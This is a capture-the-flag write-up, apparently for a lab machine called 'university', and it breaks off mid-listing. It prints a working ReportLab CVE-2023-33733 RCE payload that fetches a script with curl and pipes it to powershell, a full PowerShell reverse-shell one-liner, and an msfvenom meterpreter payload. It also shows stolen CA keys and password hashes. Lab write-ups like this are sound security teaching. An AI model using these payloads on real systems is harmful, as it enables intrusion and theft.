university

This is university writeup by Jiseok Song

nmap

```
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://university.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-08-14 03:32:38Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: university.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 127
2179/tcp open  vmrdp?        syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: university.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 127
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

This doesn't show dc name. I can check it with nxc


```
└─$ nxc smb 10.10.11.39
SMB         10.10.11.39     445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:university.htb) (signing:True) (SMBv1:False)
```

Let's add these names on /etc/hosts


```
10.10.11.39 university.htb dc.university.htb dc$
```

Web Enumeration

Visit university.htb




wappalyzer shows it's django server




I can register as student or professor, but professor register shows

- Note: After creating your "Professor" account, your account will be inactive until our team reviews your account details and contacts you by email to activate your account.


So I'll just use student register and login






Get wao shell

I can send my profile and export pdf





It generates pdf and I can find it's by report lab using xxd command on the file

```
00000000: 2550 4446 2d31 2e34 0a25 938c 8b9e 2052  %PDF-1.4.%.... R
00000010: 6570 6f72 744c 6162 2047 656e 6572 6174  eportLab Generat
00000020: 6564 2050 4446 2064 6f63 756d 656e 7420  ed PDF document
00000030: 6874 7470 3a2f 2f77 7777 2e72 6570 6f72  http://www.repor
00000040: 746c 6162 2e63 6f6d 0a31 2030 206f 626a  tlab.com.1 0 obj
00000050: 0a3c 3c0a 2f46 3120 3220 3020 5220 2f46  .<<./F1 2 0 R /F
00000060: 3220 3320 3020 520a 3e3e 0a65 6e64 6f62  2 3 0 R.>>.endob
00000070: 6a0a 3220 3020 6f62 6a0a 3c3c 0a2f 4261  j.2 0 obj.<<./Ba
00000080: 7365 466f 6e74 202f 4865 6c76 6574 6963  seFont /Helvetic
00000090: 6120 2f45 6e63 6f64 696e 6720 2f57 696e  a /Encoding /Win
000000a0: 416e 7369 456e 636f 6469 6e67 202f 4e61  AnsiEncoding /Na
000000b0: 6d65 202f 4631 202f 5375 6274 7970 6520  me /F1 /Subtype
000000c0: 2f54 7970 6531 202f 5479 7065 202f 466f  /Type1 /Type /Fo
000000d0: 6e74 0a3e 3e0a 656e 646f 626a 0a33 2030  nt.>>.endobj.3 0
```

https://github.com/c53elyas/CVE-2023-33733 shows PoC to get RCE. It shows a payload

```
cat >mallicious.html <<EOF
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('touch /tmp/exploited') fo
              exploit
</font></para>
EOF

xhtml2pdf mallicious.html
ls -al /tmp/exploited
```

Copy only content between EOFs

```
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('touch /tmp/exploited') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1,
'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self,
'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">$
                exploit$
</font></para>$
```


Instead of touch command, I'll run the reverse shell code


```
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('curl http://10.10.16.10:8000/p.ps1 | powershell') for Word in [ orgTypeFun( 'Word', (str,
), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda
self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].
append(1)]]] and 'red'">$
                exploit$
</font></para>$
```

I have p.ps1 which is modified from nishang's tcponeliner

```
$c = New-Object System.Net.Sockets.TCPClient('10.10.16.10',9001);$st = $c.GetStream();[byte[]]$by = 0..65535|%{0};while(($i = $st.Read($by, 0, $by.Length)) -
ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($by,0, $i);$sba = (iex $data 2>&1 | Out-String );$sba2  = $sba + 'PS ' + '> ';$sby =
([text.encoding]::ASCII).GetBytes($sba2);$st.Write($sby,0,$sby.Length);$st.Flush()};$c.Close()$
```

Run python http server and put the payload






I get a shell!

Get wao cred

In the current directory, I can see some interesting files and directories



I'll upgrade my shell to metasploit shell to download these files

First, create reverse shell exe file

```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.10 LPORT=9000 -f exe -o p.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: p.exe
```

Start listener on msfconsole exploit/multi/handler and download p.exe from python http server and run

```
PS > curl http://10.10.16.10:8000/p.exe -o p.exe
PS > ls p.exe


    Directory: C:\programdata


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/13/2025   9:10 PM           7168 p.exe


PS > .\p.exe
PS >
```

```
[*] Starting persistent handler(s)...
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.16.10
lhost => 10.10.16.10
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 9000
lport => 9000
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.16.10:9000
[*] Sending stage (203846 bytes) to 10.10.11.39
[*] Meterpreter session 1 opened (10.10.16.10:9000 -> 10.10.11.39:56208) at 2025-08-13 00:10:18 -0400

(Meterpreter 1)(C:\programdata) >
```

I can download the files

```
(Meterpreter 1)(C:\web\University) > download CA
[*] downloading: CA\rootCA.crt -> /home/parrot/Documents/university/CA/rootCA.crt
[*] Completed  : CA\rootCA.crt -> /home/parrot/Documents/university/CA/rootCA.crt
[*] downloading: CA\rootCA.key -> /home/parrot/Documents/university/CA/rootCA.key
[*] Completed  : CA\rootCA.key -> /home/parrot/Documents/university/CA/rootCA.key
[*] downloading: CA\rootCA.srl -> /home/parrot/Documents/university/CA/rootCA.srl
[*] Completed  : CA\rootCA.srl -> /home/parrot/Documents/university/CA/rootCA.srl
(Meterpreter 1)(C:\web\University) > download db.sqlite3
[*] Downloading: db.sqlite3 -> /home/parrot/Documents/university/db.sqlite3
[*] Downloaded 240.00 KiB of 240.00 KiB (100.0%): db.sqlite3 -> /home/parrot/Documents/university/db.sqlite3
[*] Completed  : db.sqlite3 -> /home/parrot/Documents/university/db.sqlite3
```

I can get hash from database, but I can't crack any of them

```
sqlite> select username, password from University_Customuser;
george|pbkdf2_sha256$600000$igb7CzR3ivxQT4urvx0lWw$dAfkiIa438POS8K8s2dRNLy2BKZv7jxDnVuXqbZ61+s=
carol|pbkdf2_sha256$600000$i8XRGybY2ASqA3kEuTW4XH$SwK7A52nA1KOnuniKifqWzrjiIyOnrZu7sf+Zvq44qc=
Nour|pbkdf2_sha256$600000$Bg8pRHaZsbGpLwirrZPvvn$7CtXYJhBDrGhiCvjma7X/AOKRWZS2SP0H6PAXvT96Vw=
martin.rose|pbkdf2_sha256$600000$VzP8VVjEQgQw6HvYAftmCl$s9k3UC/e2++hhQDF2KzhunOaAqxbi4rugRb42dC6qr0=
nya|pbkdf2_sha256$600000$1s48WhgRDulQ6FsNgnXjot$SZ4piS9Ryf4mgIj0prEjN+F0pGEDtNti3b9WaQfAeTk=
Steven.U|pbkdf2_sha256$600000$70XtdR4HrHHignt7EHiOpT$RP9/4PKHmbtCBq0FOPqyppQKjXntM89vc7jGyjk/zAk=
hello|pbkdf2_sha256$600000$zadxPsF9CXo02lm0y6PKRN$a4nHfK5cs9uyHul8auhKCRfWrFO4KocXP1XEmfWf7ac=
```

I'll use CA files in the future, so let's go on. I can find DB_Backups

```
(Meterpreter 1)(C:\web) > ls
Listing: C:\web
===============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2024-02-25 19:53:52 -0500  DB Backups
040777/rwxrwxrwx  4096  dir   2025-08-13 23:59:15 -0400  University
040777/rwxrwxrwx  4096  dir   2024-02-12 19:54:30 -0500  nginx-1.24.0
```

It has bunch of zip files and one ps1 script

```
(Meterpreter 1)(C:\web\DB Backups) > ls
Listing: C:\web\DB Backups
==========================

